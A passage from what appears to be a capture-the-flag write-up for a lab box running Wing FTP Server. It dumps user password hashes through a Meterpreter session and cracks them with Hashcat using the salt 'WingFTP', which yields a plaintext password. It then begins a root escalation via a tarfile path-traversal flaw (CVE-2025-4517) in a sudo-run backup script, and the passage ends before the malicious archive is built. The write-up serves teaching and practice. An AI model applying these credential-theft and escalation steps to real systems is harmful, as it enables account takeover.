 Password rules:
- SHA-256 is used
- Salting is enabled
- Domain user hash formula:
SHA256(password + "WingFTP")
Domain user account which are in Data/1/users/*.xml have this as content
(Meterpreter 1)(/opt/wftpserver/Data/1/users) > cat anonymous.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>anonymous</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>0</EnablePassword>
        <Password>d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927bca</Password>
        <ProtocolType>63</ProtocolType>
        <EnableExpire>0</EnableExpire>
        <ExpireTime></ExpireTime>
        <MaxDownloadSpeedPerSession>0</MaxDownloadSpeedPerSession>
        <MaxUploadSpeedPerSession>0</MaxUploadSpeedPerSession>
        <MaxDownloadSpeedPerUser>0</MaxDownloadSpeedPerUser>
        <MaxUploadSpeedPerUser>0</MaxUploadSpeedPerUser>
        <SessionNoCommandTimeOut>5</SessionNoCommandTimeOut>
        <SessionNoTransferTimeOut>5</SessionNoTransferTimeOut>
        <MaxConnection>0</MaxConnection>
        <ConnectionPerIp>0</ConnectionPerIp>
        <PasswordLength>0</PasswordLength>
        <ShowHiddenFile>0</ShowHiddenFile>
        <CanChangePassword>0</CanChangePassword>
        <CanSendMessageToServer>0</CanSendMessageToServer>
        <EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth>
        <SSHPublicKeyPath></SSHPublicKeyPath>
        <SSHAuthMethod>0</SSHAuthMethod>
        <EnableWeblink>1</EnableWeblink>
        <EnableUplink>1</EnableUplink>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
        <ExtraInfo></ExtraInfo>
        <CurrentCredit>0</CurrentCredit>
        <RatioDownload>1</RatioDownload>
        <RatioUpload>1</RatioUpload>
        <RatioCountMethod>0</RatioCountMethod>
        <EnableRatio>0</EnableRatio>
        <MaxQuota>0</MaxQuota>
        <CurrentQuota>0</CurrentQuota>
        <EnableQuota>0</EnableQuota>
        <NotesName></NotesName>
        <NotesAddress></NotesAddress>
        <NotesZipCode></NotesZipCode>
        <NotesPhone></NotesPhone>
        <NotesFax></NotesFax>
        <NotesEmail></NotesEmail>
        <NotesMemo></NotesMemo>
        <EnableUploadLimit>0</EnableUploadLimit>
        <CurLimitUploadSize>0</CurLimitUploadSize>
        <MaxLimitUploadSize>0</MaxLimitUploadSize>
        <EnableDownloadLimit>0</EnableDownloadLimit>
        <CurLimitDownloadLimit>0</CurLimitDownloadLimit>
        <MaxLimitDownloadLimit>0</MaxLimitDownloadLimit>
        <LimitResetType>0</LimitResetType>
        <LimitResetTime>1762099958</LimitResetTime>
        <TotalReceivedBytes>0</TotalReceivedBytes>
        <TotalSentBytes>0</TotalSentBytes>
        <LoginCount>65</LoginCount>
        <FileDownload>0</FileDownload>
        <FileUpload>0</FileUpload>
        <FailedDownload>0</FailedDownload>
        <FailedUpload>0</FailedUpload>
        <LastLoginIp>127.0.0.1</LastLoginIp>
        <LastLoginTime>2026-02-15 05:51:27</LastLoginTime>
        <EnableSchedule>0</EnableSchedule>
    </USER>
</USER_ACCOUNTS>
(Meterpreter 1)(/opt/wftpserver/Data/1/users) > cat john.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>john</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10</Password>
        <ProtocolType>63</ProtocolType>
        <EnableExpire>0</EnableExpire>
        <ExpireTime>2025-12-02 11:13:00</ExpireTime>
        <MaxDownloadSpeedPerSession>0</MaxDownloadSpeedPerSession>
        <MaxUploadSpeedPerSession>0</MaxUploadSpeedPerSession>
        <MaxDownloadSpeedPerUser>0</MaxDownloadSpeedPerUser>
        <MaxUploadSpeedPerUser>0</MaxUploadSpeedPerUser>
        <SessionNoCommandTimeOut>5</SessionNoCommandTimeOut>
        <SessionNoTransferTimeOut>5</SessionNoTransferTimeOut>
        <MaxConnection>0</MaxConnection>
        <ConnectionPerIp>0</ConnectionPerIp>
        <PasswordLength>0</PasswordLength>
        <ShowHiddenFile>0</ShowHiddenFile>
        <CanChangePassword>0</CanChangePassword>
        <CanSendMessageToServer>0</CanSendMessageToServer>
        <EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth>
        <SSHPublicKeyPath></SSHPublicKeyPath>
        <SSHAuthMethod>0</SSHAuthMethod>
        <EnableWeblink>1</EnableWeblink>
        <EnableUplink>1</EnableUplink>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
        <ExtraInfo></ExtraInfo>
        <CurrentCredit>0</CurrentCredit>
        <RatioDownload>1</RatioDownload>
        <RatioUpload>1</RatioUpload>
        <RatioCountMethod>0</RatioCountMethod>
        <EnableRatio>0</EnableRatio>
        <MaxQuota>0</MaxQuota>
        <CurrentQuota>0</CurrentQuota>
        <EnableQuota>0</EnableQuota>
        <NotesName></NotesName>
        <NotesAddress></NotesAddress>
        <NotesZipCode></NotesZipCode>
        <NotesPhone></NotesPhone>
        <NotesFax></NotesFax>
        <NotesEmail></NotesEmail>
        <NotesMemo></NotesMemo>
        <EnableUploadLimit>0</EnableUploadLimit>
        <CurLimitUploadSize>0</CurLimitUploadSize>
        <MaxLimitUploadSize>0</MaxLimitUploadSize>
        <EnableDownloadLimit>0</EnableDownloadLimit>
        <CurLimitDownloadLimit>0</CurLimitDownloadLimit>
        <MaxLimitDownloadLimit>0</MaxLimitDownloadLimit>
        <LimitResetType>0</LimitResetType>
        <LimitResetTime>1762099985</LimitResetTime>
        <TotalReceivedBytes>0</TotalReceivedBytes>
        <TotalSentBytes>0</TotalSentBytes>
        <LoginCount>0</LoginCount>
        <FileDownload>0</FileDownload>
        <FileUpload>0</FileUpload>
        <FailedDownload>0</FailedDownload>
        <FailedUpload>0</FailedUpload>
        <LastLoginIp></LastLoginIp>
        <LastLoginTime>2025-11-02 11:13:05</LastLoginTime>
        <EnableSchedule>0</EnableSchedule>
    </USER>
</USER_ACCOUNTS>
(Meterpreter 1)(/opt/wftpserver/Data/1/users) > cat maria.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>maria</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03</Password>
        <ProtocolType>63</ProtocolType>
        <EnableExpire>0</EnableExpire>
        <ExpireTime>2025-12-02 12:05:53</ExpireTime>
        <MaxDownloadSpeedPerSession>0</MaxDownloadSpeedPerSession>
        <MaxUploadSpeedPerSession>0</MaxUploadSpeedPerSession>
        <MaxDownloadSpeedPerUser>0</MaxDownloadSpeedPerUser>
        <MaxUploadSpeedPerUser>0</MaxUploadSpeedPerUser>
        <SessionNoCommandTimeOut>5</SessionNoCommandTimeOut>
        <SessionNoTransferTimeOut>5</SessionNoTransferTimeOut>
        <MaxConnection>0</MaxConnection>
        <ConnectionPerIp>0</ConnectionPerIp>
        <PasswordLength>0</PasswordLength>
        <ShowHiddenFile>0</ShowHiddenFile>
        <CanChangePassword>0</CanChangePassword>
        <CanSendMessageToServer>0</CanSendMessageToServer>
        <EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth>
        <SSHPublicKeyPath></SSHPublicKeyPath>
        <SSHAuthMethod>0</SSHAuthMethod>
        <EnableWeblink>1</EnableWeblink>
        <EnableUplink>1</EnableUplink>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
        <ExtraInfo></ExtraInfo>
        <CurrentCredit>0</CurrentCredit>
        <RatioDownload>1</RatioDownload>
        <RatioUpload>1</RatioUpload>
        <RatioCountMethod>0</RatioCountMethod>
        <EnableRatio>0</EnableRatio>
        <MaxQuota>0</MaxQuota>
        <CurrentQuota>0</CurrentQuota>
        <EnableQuota>0</EnableQuota>
        <NotesName></NotesName>
        <NotesAddress></NotesAddress>
        <NotesZipCode></NotesZipCode>
        <NotesPhone></NotesPhone>
        <NotesFax></NotesFax>
        <NotesEmail></NotesEmail>
        <NotesMemo></NotesMemo>
        <EnableUploadLimit>0</EnableUploadLimit>
        <CurLimitUploadSize>0</CurLimitUploadSize>
        <MaxLimitUploadSize>0</MaxLimitUploadSize>
        <EnableDownloadLimit>0</EnableDownloadLimit>
        <CurLimitDownloadLimit>0</CurLimitDownloadLimit>
        <MaxLimitDownloadLimit>0</MaxLimitDownloadLimit>
        <LimitResetType>0</LimitResetType>
        <LimitResetTime>1762103156</LimitResetTime>
        <TotalReceivedBytes>0</TotalReceivedBytes>
        <TotalSentBytes>0</TotalSentBytes>
        <LoginCount>0</LoginCount>
        <FileDownload>0</FileDownload>
        <FileUpload>0</FileUpload>
        <FailedDownload>0</FailedDownload>
        <FailedUpload>0</FailedUpload>
        <LastLoginIp></LastLoginIp>
        <LastLoginTime>2025-11-02 12:05:56</LastLoginTime>
        <EnableSchedule>0</EnableSchedule>
    </USER>
</USER_ACCOUNTS>
(Meterpreter 1)(/opt/wftpserver/Data/1/users) > cat steve.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>steve</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca</Password>
        <ProtocolType>63</ProtocolType>
        <EnableExpire>0</EnableExpire>
        <ExpireTime>2025-12-02 12:02:32</ExpireTime>
        <MaxDownloadSpeedPerSession>0</MaxDownloadSpeedPerSession>
        <MaxUploadSpeedPerSession>0</MaxUploadSpeedPerSession>
        <MaxDownloadSpeedPerUser>0</MaxDownloadSpeedPerUser>
        <MaxUploadSpeedPerUser>0</MaxUploadSpeedPerUser>
        <SessionNoCommandTimeOut>5</SessionNoCommandTimeOut>
        <SessionNoTransferTimeOut>5</SessionNoTransferTimeOut>
        <MaxConnection>0</MaxConnection>
        <ConnectionPerIp>0</ConnectionPerIp>
        <PasswordLength>0</PasswordLength>
        <ShowHiddenFile>0</ShowHiddenFile>
        <CanChangePassword>0</CanChangePassword>
        <CanSendMessageToServer>0</CanSendMessageToServer>
        <EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth>
        <SSHPublicKeyPath></SSHPublicKeyPath>
        <SSHAuthMethod>0</SSHAuthMethod>
        <EnableWeblink>1</EnableWeblink>
        <EnableUplink>1</EnableUplink>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
        <ExtraInfo></ExtraInfo>
        <CurrentCredit>0</CurrentCredit>
        <RatioDownload>1</RatioDownload>
        <RatioUpload>1</RatioUpload>
        <RatioCountMethod>0</RatioCountMethod>
        <EnableRatio>0</EnableRatio>
        <MaxQuota>0</MaxQuota>
        <CurrentQuota>0</CurrentQuota>
        <EnableQuota>0</EnableQuota>
        <NotesName></NotesName>
        <NotesAddress></NotesAddress>
        <NotesZipCode></NotesZipCode>
        <NotesPhone></NotesPhone>
        <NotesFax></NotesFax>
        <NotesEmail></NotesEmail>
        <NotesMemo></NotesMemo>
        <EnableUploadLimit>0</EnableUploadLimit>
        <CurLimitUploadSize>0</CurLimitUploadSize>
        <MaxLimitUploadSize>0</MaxLimitUploadSize>
        <EnableDownloadLimit>0</EnableDownloadLimit>
        <CurLimitDownloadLimit>0</CurLimitDownloadLimit>
        <MaxLimitDownloadLimit>0</MaxLimitDownloadLimit>
        <LimitResetType>0</LimitResetType>
        <LimitResetTime>1762102965</LimitResetTime>
        <TotalReceivedBytes>0</TotalReceivedBytes>
        <TotalSentBytes>0</TotalSentBytes>
        <LoginCount>0</LoginCount>
        <FileDownload>0</FileDownload>
        <FileUpload>0</FileUpload>
        <FailedDownload>0</FailedDownload>
        <FailedUpload>0</FailedUpload>
        <LastLoginIp></LastLoginIp>
        <LastLoginTime>2025-11-02 12:02:45</LastLoginTime>
        <EnableSchedule>0</EnableSchedule>
    </USER>
</USER_ACCOUNTS>
(Meterpreter 1)(/opt/wftpserver/Data/1/users) > cat wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>wacky</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
        <ProtocolType>63</ProtocolType>
        <EnableExpire>0</EnableExpire>
        <ExpireTime>2025-12-02 12:02:46</ExpireTime>
        <MaxDownloadSpeedPerSession>0</MaxDownloadSpeedPerSession>
        <MaxUploadSpeedPerSession>0</MaxUploadSpeedPerSession>
        <MaxDownloadSpeedPerUser>0</MaxDownloadSpeedPerUser>
        <MaxUploadSpeedPerUser>0</MaxUploadSpeedPerUser>
        <SessionNoCommandTimeOut>5</SessionNoCommandTimeOut>
        <SessionNoTransferTimeOut>5</SessionNoTransferTimeOut>
        <MaxConnection>0</MaxConnection>
        <ConnectionPerIp>0</ConnectionPerIp>
        <PasswordLength>0</PasswordLength>
        <ShowHiddenFile>0</ShowHiddenFile>
        <CanChangePassword>0</CanChangePassword>
        <CanSendMessageToServer>0</CanSendMessageToServer>
        <EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth>
        <SSHPublicKeyPath></SSHPublicKeyPath>
        <SSHAuthMethod>0</SSHAuthMethod>
        <EnableWeblink>1</EnableWeblink>
        <EnableUplink>1</EnableUplink>
        <EnableTwoFactor>0</EnableTwoFactor>
        <TwoFactorCode></TwoFactorCode>
        <ExtraInfo></ExtraInfo>
        <CurrentCredit>0</CurrentCredit>
        <RatioDownload>1</RatioDownload>
        <RatioUpload>1</RatioUpload>
        <RatioCountMethod>0</RatioCountMethod>
        <EnableRatio>0</EnableRatio>
        <MaxQuota>0</MaxQuota>
        <CurrentQuota>0</CurrentQuota>
        <EnableQuota>0</EnableQuota>
        <NotesName></NotesName>
        <NotesAddress></NotesAddress>
        <NotesZipCode></NotesZipCode>
        <NotesPhone></NotesPhone>
        <NotesFax></NotesFax>
        <NotesEmail></NotesEmail>
        <NotesMemo></NotesMemo>
        <EnableUploadLimit>0</EnableUploadLimit>
        <CurLimitUploadSize>0</CurLimitUploadSize>
        <MaxLimitUploadSize>0</MaxLimitUploadSize>
        <EnableDownloadLimit>0</EnableDownloadLimit>
        <CurLimitDownloadLimit>0</CurLimitDownloadLimit>
        <MaxLimitDownloadLimit>0</MaxLimitDownloadLimit>
        <LimitResetType>0</LimitResetType>
        <LimitResetTime>1762103089</LimitResetTime>
        <TotalReceivedBytes>0</TotalReceivedBytes>
        <TotalSentBytes>0</TotalSentBytes>
        <LoginCount>2</LoginCount>
        <FileDownload>0</FileDownload>
        <FileUpload>0</FileUpload>
        <FailedDownload>0</FailedDownload>
        <FailedUpload>0</FailedUpload>
        <LastLoginIp>127.0.0.1</LastLoginIp>
        <LastLoginTime>2025-11-02 12:28:52</LastLoginTime>
        <EnableSchedule>0</EnableSchedule>
    </USER>
</USER_ACCOUNTS>
(Meterpreter 1)(/opt/wftpserver/Data/1/users) >
From all that configuration we can see
<EnableSHA256>1</EnableSHA256>
<EnablePasswordSalting>1</EnablePasswordSalting>
<SaltingString>WingFTP</SaltingString>
Wing FTP [Documnetation][https://www.wftpserver.com/help/ftpserver/index.html?compression.htm] explicitly states that a salt string is appended to the password before hashing.
Thus, the effective scheme is:
SHA256(password + "WingFTP")while you crack the hash ensure it mantains this exact format.
Cracking the Hash
We use Hashcat in mode 1410 which targets SHA-256 with a fixed salt string. We now convert the extracted hashes accordingly:
c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10:WingFTP
a70221f33a51dca76dfd46c17ab17116a97823caf40aeecfbc611cae47421b03:WingFTP
5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca:WingFTP
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP
Then we run Hashcat to crack the hashes:
hashcat -m 1410 -a 0 wing_users.hash path/to/rockyou.txt 
Boom! We got the password for the user we needed and that’s wacky
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 1410 (sha256($pass.$salt))
We can login to the panel and see if there’s anything:

So we can continue with our exploitation. Now what we need is to SSH in, as we now have everything needed for SSH access:

And VOILA, we got the user flag!
Root
Privilege Escalation via restore_backup_clients.py Using Malicious Tar Archive
Vulnerability Abused: Path Traversal/Arbitrary Write in Python tarfile extraction (CVE-2025-4517)
First of all, let’s check the user’s wacky sudo permissions:

And the id:

The wacky user can execute the backup restore script as root with arbitrary arguments.
This also grants access to the previously restricted path /opt/backup_clients:

Objective
Gain root access on the target machine by abusing a privileged backup restore utility that can be run as root by the user wacky without a password.
Vulnerability Overview — CVE-2025-4517
Python’s tarfile module has a flaw in how it handles nested paths and symbolic links during extraction using TarFile.extractall() with built-in filters.
Despite safeguards, a malicious tar archive can be crafted to escape the intended extraction directory and write files anywhere on the filesystem if the extracting process has write permissions.
This flaw is documented as CVE-2025-4517.
So lets first inspect the restore_backup_clients.py script we saw above
wacky@wingdata:/opt/backup_clients$ cat restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
wacky@wingdata:/opt/backup_clients$
Code Review -restore_backup_clients.py
The script restore_backup_clients.py is a backup restoration utility designed to extract validated tar archives into a controlled staging directory. It is intended to securely restore client configuration backups.
However, while the script performs strong input validation, it ultimately trusts the internal structure of attacker-controlled tar archives. When executed with elevated privileges, this trust assumption becomes exploitable.
Hardcoded Directory Structure
BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"BACKUP_BASE_DIR→ Stores backup archives.STAGING_BASE→ Target directory for extracted files.
These constants prevent users from directly specifying arbitrary filesystem paths.
Backup Filename Validation
The function validate_backup_name() enforces:
